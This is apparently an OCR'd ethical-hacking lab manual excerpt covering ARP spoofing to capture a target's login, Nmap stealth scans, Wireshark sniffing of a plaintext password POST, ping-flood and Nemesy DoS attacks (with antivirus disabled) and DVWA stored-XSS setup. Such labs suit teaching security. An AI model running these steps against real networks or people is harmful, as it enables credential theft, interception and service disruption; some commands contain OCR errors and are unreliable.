
7. In the search bar enter the command “eth.add==50-65-f3-51-58-f7”.



8. In Target System, Open any social account(Twitter) and Log In using Username and Password.



9. In command prompt use the command “arpsproof.exe 172.18.0.22” and a window will appear click on OK and return to WireShark.



10. After that TCP packet will start to appear.


335081	788.023870	fe80::78cd:d…	fe80::b145:3…	SSDP	469	HTTP/1.1 200 OK
335193	788.160269	HewlettP_51:…	HewlettP_51:…	ARP	60	172.18.0.22 is at 50:65:f3:51:58:f7
335194	788.160283	172.18.0.14	172.18.0.22	TCP	66	50714→5357 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 S
335195	788.160686	172.18.0.22	172.18.0.14	TCP	66	5357→50714 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=14
335196	788.160751	172.18.0.14	172.18.0.22	TCP	54	50714→5357 [ACK] Seq=1 Ack=1 Win=65536 Len=0
335197	788.160864	172.18.0.14	172.18.0.22	TCP	278	[TCP segment of a reassembled PDU]
335198	788.160885	172.18.0.14	172.18.0.22	HTTP/XML	787	POST /8d0471c0-ad90-4a14-b962-8bc5d2162c8c/ HTTP/1.1
335199	788.161251	172.18.0.22	172.18.0.14	TCP	60	5357→50714 [ACK] Seq=1 Ack=958 Win=65536 Len=0
335200	788.162222	172.18.0.22	172.18.0.14	TCP	1514	[TCP segment of a reassembled PDU]
335201	788.162224	172.18.0.22	172.18.0.14	TCP	1514	[TCP segment of a reassembled PDU]
335202	788.162226	172.18.0.22	172.18.0.14	HTTP/XML	1377	HTTP/1.1 200
335203	788.162272	172.18.0.14	172.18.0.22	TCP	54	50714→5357 [ACK] Seq=958 Ack=4244 Win=65536 Len=0
335205	788.165711	172.18.0.14	172.18.0.22	TCP	54	50714→5357 [FIN, ACK] Seq=958 Ack=4244 Win=65536 Len=0
335206	788.166062	172.18.0.22	172.18.0.14	TCP	60	5357→50714 [FIN, ACK] Seq=4244 Ack=959 Win=65536 Len=0
335207	788.166148	172.18.0.14	172.18.0.22	TCP	54	50714→5357 [ACK] Seq=959 Ack=4245 Win=65536 Len=0
335314	788.302051	172.18.0.22	172.18.0.14	SSDP	433	HTTP/1.1 200 OK
336397	790.620334	fe80::78cd:d…	fe80::b145:3…	SSDP	469	HTTP/1.1 200 OK

Practical 4


Aim:- Use Nmap scanner to perform port scanning of various forms – ACK, SYN,FIN, NULL, XMAS.

Steps:-


1. Open Zenmap
2. In the Target area enter the command "scanme.nmap.org" which is used to scan an IP and will display which device is active on network. Click on Scan.




3. For the next command enter in the Command field "nmap -p22,113,139 scanme.nmap.org" it receive RST packet for closed port and no packets are filtered port.




4. Next in Command enter “nmap sF -T4 para”.



5. In Command enter “nmap -sN -p22 scanme.nmap.org” it is used to receive RST packet.



6. In Command enter “nmap -sX -T4 scanme.nmap.org” this command is used to set the FIN URG, PSH flag.




PRACTICAL 5


Aim:- A) Use Wireshark (sniffer) to capture network traffic and analyze.

Steps:-


1. Click on the capture->options




2. Click on input->select the network and then start




3. Login to a website then again open Wireshark.




4. Search http in Filter box and enter. Search http.request.method==”POST” and press enter.



5. Scroll down and right click on any login.xml package ->follow->TCP stream



6. The username & password which we had put during logging to a website will be showed in the TCP stream window.



```
POST /login.xml HTTP/1.1
Host: 172.16.16.16:8090
Connection: keep-alive
Content-Length: 60
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: http://172.16.16.16:8090
Referer: http://172.16.16.16:8090/httpclient.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

mode=191&username=a&password=a&a=1677126786356&producttype=0HTTP/1.1 200 OK
Connection: close
Content-Type: text/xml

<?xml version='1.0' ?><requestresponse><status><![CDATA[LIVE]]></status><message><![CDATA[You have successfully logged
in]]></message><logoutmessage><![CDATA[You have successfully logged off]]></logoutmessage><state><![CDATA[]]></state></
requestresponse>
```

AIM:- B) Use nemesy to launch DOS attack.

METHODS:-

a) Ping of death.

b) Using Nemesy


STEPS:-

a) Ping of death -


-l -> represent load.

-t -> process should terminate after the attack gets completed.

1. Open command prompt in target machine and type ipconfig.
2. In other machine, open command prompt in administrator mode and give command ping 172.18.0.131 -t -l 65500.
   65500 indicates no. of packet & 172.18.0.131 indicates IP address of target machine.




3. Right click on task bar ->task manager ->performance-> Ethernet. The below graph will be displayed.




b) Using Nemesy


1. Go to Windows Defender. Click on Settings tab. Turn off real-time protection and then click on Save changes.



2. Open **Nemesy** and type the IP address of target and size represents the no. of packets to be sent to the target machine. 0 represents infinity



3. Right click on task bar ->task manager ->performance-> Ethernet .The below graph will be displayed.




Practical – 6

Aim: Simulate persistent cross-site scripting attack.

Steps:


1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > wamp > www
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open the config file in Notepad and do the following changes.

Give the db_user as ‘root’ and db_password as ‘’. Save the file.




```
config.inc.php - Notepad
File  Edit  Format  View  Help
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = '';
$_DVWA[ 'db_port'] = '3306';
```

6. Open chrome and search localhost/DVWA.
7. Click on create/reset database. The database will be created. Click on login.



7. Click on DVWA security and set the security to low.



8. Click on XSS (Stored) write the script and click on sign guestbook. The script will be executed whenever the page is reloaded.

Practical 7

Aim:- Session impersonation using Firefox and Tamper Data add-on.

